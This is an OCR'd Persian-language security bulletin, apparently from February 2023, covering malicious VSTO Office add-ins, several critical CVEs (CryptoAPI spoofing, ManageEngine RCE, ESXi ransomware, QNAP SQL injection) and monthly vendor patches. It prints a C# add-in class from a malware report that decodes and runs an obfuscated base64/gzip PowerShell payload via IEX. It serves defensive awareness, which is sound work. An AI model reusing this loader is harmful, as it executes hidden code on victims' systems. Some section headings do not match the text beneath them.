


در جریان یکی از این کارزارها، افزونه مخرب اقدام به اجرای یک اسکریپت PowerShell رمزگذاری و فشرده‌شده بر روی سیستم می‌کرد.

```
public class QWEridxnaPO : Task, ITask
{
    // Token: 0x06000024 RID: 36 RVA: 0x000022A4 File Offset: 0x000004A4
    public override bool Execute()
    {
        Runspace runspace;
        for (;;)
        {
            string scriptContents = "$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4sICCITcGIAA2d6aXBfc3RyZWFtMwBNj0FLw0AQhe/+ikUKTQ/
              ZUC0tLT2lIB4sxYA9FKGbzWuzup2Nu9OmQfzvbsxBD8MMj2/em9GnSmRaNK6FDzWslbhCpFtDlWsL7ixEbaoKJNK1s+7o+k5PxPBKs7lEFo0ou0aFIFJyjUi1ELe7oguMk1yDZQF/
              MRobZ4ifFakj/Nt83qvwOTybg9GK8aqsqRQbR7mytlT6QyzF137E/ozvxX6k1wmhTV35Ds0iDP4U/VuU2hoQT3pKNt5du+WuT96ifMHnGYFj4CN4OCqqm55JBv531rlHfJKNsmHY/
              RNypWtEgxUO6mz5H7kwuIqkN1m5lqxTVcHe0DEZ18xNmGfZ/UzezaZy+hBrOsu0I4rXjyeT25sfPwCeZ3oBAAA=')));IEX (New-Object IO.StreamReader(New-Object
              IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();";
            runspace = RunspaceFactory.CreateRunspace();
            runspace.Open();
            new RunspaceInvoke(runspace);
            Pipeline pipeline = runspace.CreatePipeline();
            pipeline.Commands.AddScript(scriptContents);
            try
            {
                pipeline.Invoke();
            }
            catch (Exception)
            {
                continue;
            }
            break;
        }
        runspace.Close();
        return true;
    }
}
```

Remote VSTO


روش Remote نیز مشابه با روش Local است؛ با این تفاوت که در فایل custom.xml آن به افزونه‌ای اشاره می‌شود که بر روی یک سرور از راه دور قرار دارد.



علاوه بر بهره‌گیری از راهکارهای امنیت نقاط پایانی، آموزش کاربران نقشی مؤثر در مقابله با این تهدیدات دارد.

مشروح گزارش شرکت دیپ اینستینکت، همراه با نشانه‌های آلودگی (IoC) تهدیدات بررسی‌شده در آن در لینک زیر قابل دریافت و مطالعه است:

https://www.deepinstinct.com/blog/no-macro-no-worries-vsto-being-weaponized-by-threat-actors



آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی

انتشار نمونه اثبات‌گر
CVE-2022-34689

نمونه اثبات‌گر (Proof-of-Concept - به اختصار PoC) ضعف امنیتی CVE-2022-34689 به‌صورت عمومی در دسترس قرار گرفته است.

آسیب‌پذیری مذکور ضعفی از نوع «جعل» (Spoofing) است که Windows CryptoAPI از آن متأثر می‌شود.

بهره‌جویی موفق از CVE-2022-34689 مهاجم را قادر به جعل گواهینامه‌های دیجیتال می‌کند.

این نقص امنیتی که دارای درجه اهمیت «حیاتی» (Critical) است در آگوست ۲۰۲۲ توسط شرکت مایکروسافت (Microsoft) ترمیم شد.

مایکروسافت در توصیه‌نامه خود، بهره‌جویی از این ضعف امنیتی را غیرپیچیده اعلام کرده است.

مهاجم می‌تواند با دستکاری یک گواهی‌نامه عمومی x.509، اصالت آن را جعل کرده و کد بالقوه مخرب خود را با آن امضا کند. در نتیجه، دریافت‌کننده فایل با مشاهده امضای دیجیتال هیچ نشانه‌ای مبنی بر مخرب بودن فایل در اختیار ندارد و گمان می‌کند که فایل از سوی منبعی معتبر ارسال شده است.

همچنین بهره‌جویی موفق از اکسپلویت CVE-2022-34689، می‌تواند مهاجم را قادر به اجرای حملات مرد میانی (Man-in-the-Middle - به اختصار MitM) و رمزگشایی اطلاعات محرمانه مربوط به ارتباطات کاربر در نرم‌افزارهای آسیب‌پذیر مانند مرورگرهای وب که از کتابخانه Windows CryptoAPI Cryptography بهره می گیرند کند.

نمونه اثبات‌گر CVE-2022-34689 هفته گذشته توسط محققان شرکت آکامای (Akamai) در لینک زیر به اشتراک گذاشته شد:


https://github.com/akamai/akamai-security-research/tree/main/PoCs/CVE-2022-34689

با توجه به انتشار این نمونه اثبات‌گر، اعمال اصلاحیه مربوطه به تمامی راهبران توصیه می‌شود.

جزییات کامل در خصوص نمونه اثبات‌گر آکامای در لینک زیر قابل دریافت و مطالعه است:

https://www.akamai.com/blog/security-research/exploiting-critical-spoofing-vulnerability-microsoft-cryptoapi

ترمیم چهار آسیب‌پذیری
در VMware vRealize Log Insight



مرکز CISA ایالات متحده در گزارشی نسبت به بهره‌جویی مهاجمان از یک ضعف امنیتی از نوع «اجرای کد از راه دور» (Remote Code Execution – به اختصار RCE)، در محصولات Zoho ManageEngine هشدار داده است.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده ضعف امنیتی مذکور مورد بررسی قرار گرفته است.

این آسیب‌پذیری «حیاتی» (Critical) دارای شناسه CVE-2022-47966 می‌باشد. شرکت زوهو (Zoho)، با انتشار توصیه‌نامه‌ای در نشانی زیر، جزییات وصله را منتشر نموده و از راهبران امنیتی خواسته شده تا نسبت به به‌روزرسانی محصولات آسیب‌پذیر اقدام کنند:

https://www.manageengine.com/security/advisory/CVE/cve-2022-47966.html

چنانچه Single Sign On – به اختصار SSO - مبتنی بر SAML حداقل یک بار قبل از حمله برای اجرای کد دلخواه فعال شده باشد، مهاجمان احراز هویت نشده قادر خواهند بود از آن بهره‌جویی کنند.

محققان امنیتی Horizon3 نیز در نشانی‌های زیر به تحلیل ضعف امنیتی مذکور و نمونه کد بهره‌جو (Proof-of-Concept – به اختصار PoC) پرداختند.

https://www.horizon3.ai/manageengine-cve-2022-47966-technical-deep-dive/

لازم به ذکر است مهاجمان در حملات Shell معکوس در حال بهره‌جویی از ضعف امنیتی CVE-2022-47966 در نمونه‌های ManageEngine وصله نشده متصل به اینترنت می‌باشند. در جریان این حملات پس از غیرفعال نمودن ضدبدافزار اقدام به آلوده‌سازی دستگاه به Backdoor از طریق بکارگیری ابزارهای دسترسی از راه دور می‌کنند.

> *Picking up exploitation attempts from at least 10 IPs for CVE-2022-47966 unauthenticated RCE affecting multiple Zoho ManageEngine products (that have SAML SSO enabled).*
>
> *Make sure to update to fixed versions as specified in the ManageEngine advisoryhttps://t.co/BIRlXnHkAT*
>
> *— Shadowserver (@Shadowserver) January 19, 2023*

بستر ManageEngine با توجه به کاربرد وسیع و ماهیت همه‌جانبه آن، هدف جذابی برای مهاجمان است.

در ماه سپتامبر نیز آسیب‌پذیری دیگری با درجه اهمیت «حیاتی» با شناسه CVE-2022-35405 در بسترهای مختلف Zoho ManageEngine شناسایی شد که به دنبال بهره‌جویی موفق امکان اجرای کد مخرب را از راه دور فراهم می‌کند؛ شرکت زوهو با انتشار توصیه‌نامه امنیتی زیر، به‌روزرسانی مربوطه را نیز ارائه داد.

https://www.manageengine.com/products/passwordmanagerpro/advisory/rce.html

منبع

https://www.bleepingcomputer.com/news/security/cisa-warns-of-critical-manageengine-rce-bug-exploited-in-attacks/

موج گسترده حمله به سرورهای در VMware vRealize Log Insight

منابع امنیتی هشدار داده‌اند که مهاجمان با سوءاستفاده از ضعف امنیتی CVE-2021-21974، به‌طور گسترده در حال رخنه به سرورهای VMware ESXi و در ادامه آلوده‌سازی ماشین‌های مجازی بر روی آنها به باج‌افزار هستند.

CVE-2021-21974 در ۵ اسفند ۱۳۹۹ توسط شرکت وی‌ام‌ور (VMware) وصله شد. این آسیب‌پذیری، ضعفی از نوع Heap-overflow است که سرویس OpenSLP در ESXi از آن متأثر می‌شود و بهره‌جویی موفق از آن در نهایت مهاجم را قادر به «اجرای کد دلخواه» (Execution of Arbitrary Code) می‌کند.

برخی منابع گزارش کرده‌اند که در جریان این حملات، مهاجمان از باج‌افزار Nevada برای رمزگذاری ماشین‌های مجازی استفاده می‌کنند. Nevada است که به زبان Rust برنامه‌نویسی شده و نخستین نسخه آن حدود دو ماه پیش شناسایی شد. گردانندگان این باج‌افزار، در تالارهای گفتگو در دارک‌وب به زبان‌های روسی و انگلیسی از مهاجمان دیگر و «دلال‌های دسترسی اولیه» (Initial Access Broker - به اختصار IAB) دعوت به همکاری می‌کنند.


در عین حال، منابع امنیتی دیگری نیز باج‌افزار مورداستفاده مهاجمان این حملات به سرورهای ESXi را ESXiArgs معرفی کرده‌اند.

به راهبران توصیه می‌شود جهت در امان ماندن از این تهدیدات ضمن محدودسازی دسترسی به سرویس SLP به نشانی‌های IP مجاز، اقدام به ارتقای ESXi کنند.

مرکز CISA ایالات متحده در تاریخ ۱۸ بهمن ۱۴۰۱ اقدام به انتشار ابزاری برای بازگردانی فایل‌های رمزگذاری شده توسط باج‌افزار ESXiArgs نموده که جزئیات آن در نشانی زیر قابل مطالعه است:

https://www.cisa.gov/uscert/ncas/current-activity/2023/02/07/cisa-releases-esxiargs-ransomware-recovery-script

ترمیم ضعف امنیتی حیاتی
در تجهیزات کیونپ



شرکت کیونپ (QNAP Systems) با انتشار توصیه‌نامه امنیتی نسبت به وجود آسیب‌پذیری CVE-2022-27596 در محصولات NAS ساخت این شرکت هشدار داده است. کیونپ از مشتریان خود درخواست کرده که در اسرع وقت نسبت به به‌روزرسانی محصولات و وصله این ضعف امنیتی اقدام نمایند.

در این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتا تهیه شده ضعف امنیتی مذکور مورد بررسی قرار گرفته است.

آسیب‌پذیری CVE-2022-27596 دارای درجه اهمیت «حیاتی» (Critical) می‌باشد و نسخ زیر را تحت تاثیر قرار می‌دهد:

QTS 5.0.1

QuTS hero h5.0.1

مهاجم با بهره‌جویی از این آسیب‌پذیری‌ها قادر خواهد بود کدهای مخرب را از راه دور در دستگاه‌های آسیب‌پذیر تزریق نموده و کنترل تجهیزات NAS را در اختیار بگیرد.

این شرکت جزئیات زیادی در خصوص نحوه بهره‌جویی از این آسیب‌پذیری منتشر نکرده اما موسسه NIST آن را باگی از نوع SQL Injection معرفی نموده است.

SQL Injection به مهاجمان این امکان را می‌دهد تا درخواست‌های دستکاری شده مخصوصی را به دستگاه‌های آسیب‌پذیر ارسال نموده و Queryهای معتبر SQL را جهت اجرای کد دلخواه ویرایش کنند.

علاوه بر این، کیونپ اعلام کرده که سوءاستفاده از این آسیب‌پذیری دارای پیچیدگی کمی است و مهاجمان از راه دور بدون نیاز به تعامل کاربر یا سطح دسترسی بالا، می‌توانند اقدام به اجرای حملات SQL Injection نمایند. همچنین کیونپ فایل JSON زیر را در دسترس راهبران امنیتی قرار داده است:

https://www.qnap.com/uploads/security-advisories/212/CVE-2022-27596.json

به تمامی راهبران تجهیزات QNAP توصیه می‌شود تا با مراجعه به نشانی زیر نسبت به ارتقاء این محصولات اقدام نمایند:

https://www.qnap.com/en/security-advisory/qsa-23-01

لازم به ذکر است آسیب‌پذیری مذکور در نسخ زیر ترمیم شده است:

QTS 5.0.1.2234 build 20221201 +

QuTS hero h5.0.1.2248 build 20221215 +

در سال‌های اخیر تجهیزات NAS ساخت شرکت کیونپ به کرات هدف حملات سایبری از جمله حملات باج‌افزارهایی نظیر DeadBolt و eCh0raix قرار گرفته‌اند؛ این باج‌افزارها از آسیب‌پذیری‌های موجود در تجهیزات NAS ساخت کیونپ برای رمزگذاری فایل‌های ذخیره شده بر روی آنها سوءاستفاده می‌کنند.

ترمیم ضعف امنیتی حیاتی
در تجهیزات کیونپ

در بهمن ۱۴۰۱ شرکت‌های زیر اقدام به عرضه بروزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند.

مایکروسافت	اپل	ادوبی
سیسکو	گوگل	دروپال
ترلیکس	وی‌ام‌ور	اپن‌اس‌اس‌ال
فورتی‌نت	موزیلا	سیتریکس

مایکـروسافت

۲۵ بهمن ۱۴۰۱، شرکت مایکروسافت (Microsoft)، مجموعه اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی فوریه ۲۰۲۳ منتشر کرد. اصلاحیه‌های مذکور ۷۶ آسیب‌پذیری را در Windows و محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۹ مورد از آسیب‌پذیری‌های ترمیم شده این ماه «حیاتی» (Critical) و اکثر موارد دیگر «مهم» (Important) اعلام شده است.

این مجموعه اصلاحیه‌ها، انواع مختلفی از آسیب‌پذیری‌ها را در محصولات مایکروسافت ترمیم می‌کنند:

- «ترفیع اختیارات» (Elevation of Privilege)
- «اجرای کد از راه دور» (Remote Code Execution)
- «افشای اطلاعات» (Information Disclosure)
- «از کاراندازی سرویس» (Denial of Service - به اختصار DoS)
- «عبور از سد امکانات امنیتی» (Security Feature Bypass)
- «جعل» (Spoofing)

سه مورد از آسیب‌پذیری‌های ترمیم شده این ماه (با شناسه‌های CVE-2023-21715، CVE-2023-21823 و CVE-2023-23376)، از نوع «روز-صفر» می‌باشند که اگرچه هیچ کدام به طور عمومی افشاء نشده‌اند ولی هر سه مورد آن به طور گسترده در حملات مورد سوءاستفاده قرار گرفته‌اند.

مایکروسافت آن دسته از آسیب‌پذیری‌هایی را از نوع روز-صفر می‌داند که پیش‌تر اصلاحیه رسمی برای ترمیم آن‌ها ارائه نشده، جزییات آن‌ها به‌طور عمومی منتشر شده یا در مواقعی مورد سوءاستفاده مهاجمان قرار گرفته است.

در ادامه به بررسی جزئیات ضعف‌های امنیتی روز صفر که در ماه میلادی فوریه ۲۰۲۳ توسط شرکت مایکروسافت ترمیم شده‌اند، می‌پردازیم:

- CVE-2023-21715: این آسیب‌پذیری دارای درجه اهمیت «مهم» بوده و از نوع « عبور از سد امکانات امنیتی » است. این ضعف امنیتی بر Microsoft Publisher تاثیر می‌گذارد. بکارگیری روش‌های مهندسی اجتماعی توسط مهاجم احراز هویت شده و متقاعد نمودن قربانی به باز نمودن یک سند دستکاری شده یا یک فایل از یک سایت از جمله سناریوهای قابل تصور برای سوءاستفاده از این آسیب‌پذیری محسوب می‌شود. بهره‌جویی موفق از این نقص امنیتی منجر به دورزدن سیاست‌های حفاظتی ماکرو در Office که برای مسدودسازی فایل‌های مخرب و غیرقابل اعتماد استفاده می‌شود، خواهد شد.
- CVE-2023-23376: این آسیب‌پذیری روز صفر دارای درجه اهمیت «مهم» بوده و از نوع «ترفیع اختیارات» است و Windows Common Log File System Driver از آن متاثر می‌شود. سوءاستفاده موفق از آن مهاجم را قادر به کسب امتیازات در سطح SYSTEM می‌نماید.
- CVE-2023-21823: این ضعف امنیتی روز صفر ترمیم شده که دارای درجه اهمیت «مهم» است، از نوع «اجرای کد از راه دور» می‌باشد و Windows Graphics Component از آن تاثیر می‌پذیرد. مهاجمی که موفق به بهره‌جویی از این آسیب‌پذیری می‌شود، می‌تواند امتیازاتی را در سطح SYSTEM جهت اجرای فرامین به دست آورد. Microsoft Store به طور خودکار این ضعف امنیتی را در سیستم‌های آسیب‌پذیر به‌روزرسانی می‌کند. در صورتی که کاربران به‌روزرسانی‌های خودکار Microsoft Store را غیرفعال کنند، این به‌روزرسانی به‌طور خودکار برای آنها نصب و اعمال نخواهد شد.

۹ مورد از آسیب‌پذیری‌های ترمیم شده این ماه دارای درجه اهمیت «حیاتی» می‌باشند که در ادامه به جزئیات برخی از آنها می‌پردازیم:

- CVE-2023-21689، CVE-2023-21690 و CVE-2023-21692: این سه ضعف امنیتی بر Microsoft Protected Extensible Authentication Protocol - به اختصار PEAP - تاثیر می‌گذارند و از نوع «اجرای کد از راه دور» می‌باشند. مهاجم برای بهره‌جویی از آسیب‌پذیری CVE-2023-21689 به دسترسی سطح بالا و تعامل کاربر نیازی ندارد و می‌تواند از طریق فراخوانی شبکه، کد دلخواه و مخرب را از راه دور در حساب‌های سرور اجرا کند؛ ایجاد فایل‌های مخرب PEAP و ارسال آنها به سرور موردنظر از سناریوهای بهره‌جویی مهاجم از ضعف‌های امنیتی با شناسه‌های CVE-2023-21690 و CVE-2023-21692 محسوب می‌شود. سوءاستفاده از هر سه این ضعف‌های امنیتی دارای پیچیدگی کمی است و هیچ گونه دسترسی بالا یا تعامل با کاربر مورد نیاز نمی‌باشد.
- CVE-2023-21808، CVE-2023-21815 و CVE-2023-23381: مهاجم با بهره‌جویی از هر سه این آسیب‌پذیری‌ها، قادر است از راه دور کد مخرب را به صورت محلی در سیستم قربانی اجرا نماید. این ضعف‌های امنیتی بر .NET و Visual Studio تاثیر می‌گذارند.
- CVE-2023-21803: این آسیب‌پذیری «حیاتی» ترمیم شده در ماه فوریه، از نوع «اجرای کد از راه دور» بوده و Windows iSCSI Discovery Service از آن تاثیر می‌پذیرد. مهاجم می‌تواند با ارسال یک درخواست DHCP مخرب دستکاری‌شده به سرویس

iSCSI Discovery در ماشین‌های ۳۲ بیتی، از این ضعف امنیتی سوءاستفاده کند. بهره‌جویی موفق، مهاجم را قادر به اجرای کد مخرب بر روی سیستم مورد نظر می‌نماید.

- CVE-2023-21716: این ضعف امنیتی «حیاتی» از نوع «اجرای کد از راه دور» می‌باشد و چندین نسخه از Microsoft Word، Office، SharePoint و Microsoft 365 App از آن تاثیر می‌پذیرند. جهت بهره‌جویی از این آسیب‌پذیری، مهاجم احراز هویت نشده می‌تواند یک ایمیل مخرب حاوی کد مخرب RTF را برای قربانی ارسال کند که باز نمودن آن موجب اجرای فرامین مخرب در برنامه مورد استفاده می‌شود. توصیه می‌شود ضمن اعمال به‌روزرسانی، با مراجعه به نشانی‌های زیر توصیه‌نامه مایکروسافت در خصوص چگونگی پیشگیری از باز شدن اسناد RTF از منابع ناشناخته یا نامعتبر توسط Office را مطالعه نمائید:

https://msrc.microsoft.com/blog/2008/05/ms08-026-how-to-prevent-word-from-loading-rtf-files/

https://learn.microsoft.com/en-US/office/troubleshoot/settings/file-blocked-in-office

- CVE-2023-21718: آخرین ضعف امنیتی «حیاتی» ترمیم شده در این ماه نیز از نوع «اجرای کد از راه دور» می‌باشد و Microsoft SQL ODBC Driver از آن تاثیر می‌پذیرد. یک مهاجم احراز هویت نشده می‌تواند از طریق ODBC به پایگاه داده مخرب SQL Server متصل شده و از این آسیب‌پذیری سوءاستفاده کند. این می‌تواند منجر به بازگشت داده‌های مخرب از پایگاه داده و در نهایت اجرای کد دلخواه بر روی Client شود.

در ادامه به بررسی جزئیات دیگر آسیب‌پذیری‌های اصلاح شده این ماه و به ویژه به مواردی که ممکن است بیشتر مورد توجه مهاجمان قرار گیرند، می‌پردازیم:

- CVE-2023-21809: این ضعف امنیتی «مهم» ترمیم شده، از نوع «عبور از سد امکانات امنیتی» است؛ چنانچه با موفقیت مورد بهره‌جویی قرار گیرد، مهاجم قادر خواهد بود ویژگی مسدودسازی Attack Surface Reduction - به اختصار ASR - را در Windows Defender دور بزند. با این حال، برای سوء استفاده از آن، مهاجم باید کاربر را فریب دهد تا فایل‌های مخرب را اجرا کند.
- CVE-2023-21529، CVE-2023-21706، CVE-2023-21707 و CVE-2023-21710: این چهار آسیب‌پذیری دارای درجه اهمیت «مهم» می‌باشند و نسخ مختلف Microsoft Exchange Server از آنها متاثر می‌شوند. مهاجم احراز هویت شده می‌تواند از طریق فراخوانی شبکه، موفق به بهره‌جویی از این آسیب‌پذیری‌ها شده و یک کد دلخواه مخرب را از راه دور در حساب‌های سرور اجرا نماید.
- CVE-2023-21695: از دیگر ضعف‌های امنیتی این ماه که بر PEAP تاثیر می‌گذارد، CVE-2023-21695 است که از نوع «اجرای کد از راه دور» می‌باشد و بر خلاف آسیب‌پذیری‌های CVE-2023-21689، CVE-2023-21690 و CVE-2023-21692 دارای درجه اهمیت «مهم» است. یک مهاجم احراز هویت شده می‌تواند با ارسال بسته‌های مخرب PEAP بر روی شبکه، به سرور PEAP حمله کند.

فهرست کامل آسیب‌پذیری‌های ترمیم شده توسط مجموعه‌اصلاحیه‌های فوریه ۲۰۲۳ مایکروسافت در گزارش زیر قابل مطالعه است:

https://newsroom.shabakeh.net/26995/

سیسکو

شرکت سیسکو (Cisco Systems) در بهمن ماه در چندین نوبت اقدام به عرضه بروزرسانی‌های امنیتی برای برخی از محصولات خود کرد. این بروزرسانی‌ها، ۲۳ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۲ مورد از آنها از نوع «حیاتی»، ۱۱ مورد از آنها از نوع «بالا» (High) و ۱۰ مورد از نوع «متوسط» (Medium) گزارش شده است. آسیب‌پذیری‌هایی همچون «تزریق کد از طریق سایت» (Cross site Scripting)، «از کاراندازی سرویس»، «ترفیع اختیارات»، «سرریز حافظه» (Memory Overflow) و «تزریق فرمان»

(Command Injection) از جمله مهمترین اشکالات مرتفع شده توسط بروزرسانی‌های جدید هستند. مهاجم می‌تواند از بعضی از این آسیب‌پذیری‌ها برای کنترل سیستم آسیب‌پذیر سوءاستفاده کند. اطلاعات بیشتر در نشانی زیر قابل دسترس می‌باشد:

https://tools.cisco.com/security/center/publicationListing.x

ترلیکس

در ماهی که گذشت شرکت ترلیکس (Trellix)، نسخه ۱۱/۱۰ نرم‌افزار Trellix DLP Endpoint را منتشر کرد. در نسخه جدید، باگ‌های شناخته‌شده DLP Endpoint و یک آسیب‌پذیری با درجه حساسیت «متوسط» به شناسه CVE-2023-0400 برطرف و اصلاح شده است. جزییات بیشتر در خصوص نسخه ۱۱/۱۰ نرم‌افزار DLP Endpoint در لینک زیر قابل دریافت و مطالعه است:

https://docs.trellix.com/bundle/data-loss-prevention-endpoint-windows-11.10.x-release-notes/page/GUID-7CAFB9DA-7CDC-482D-AEC0-54FCBC00D617.html

فورتی‌نت

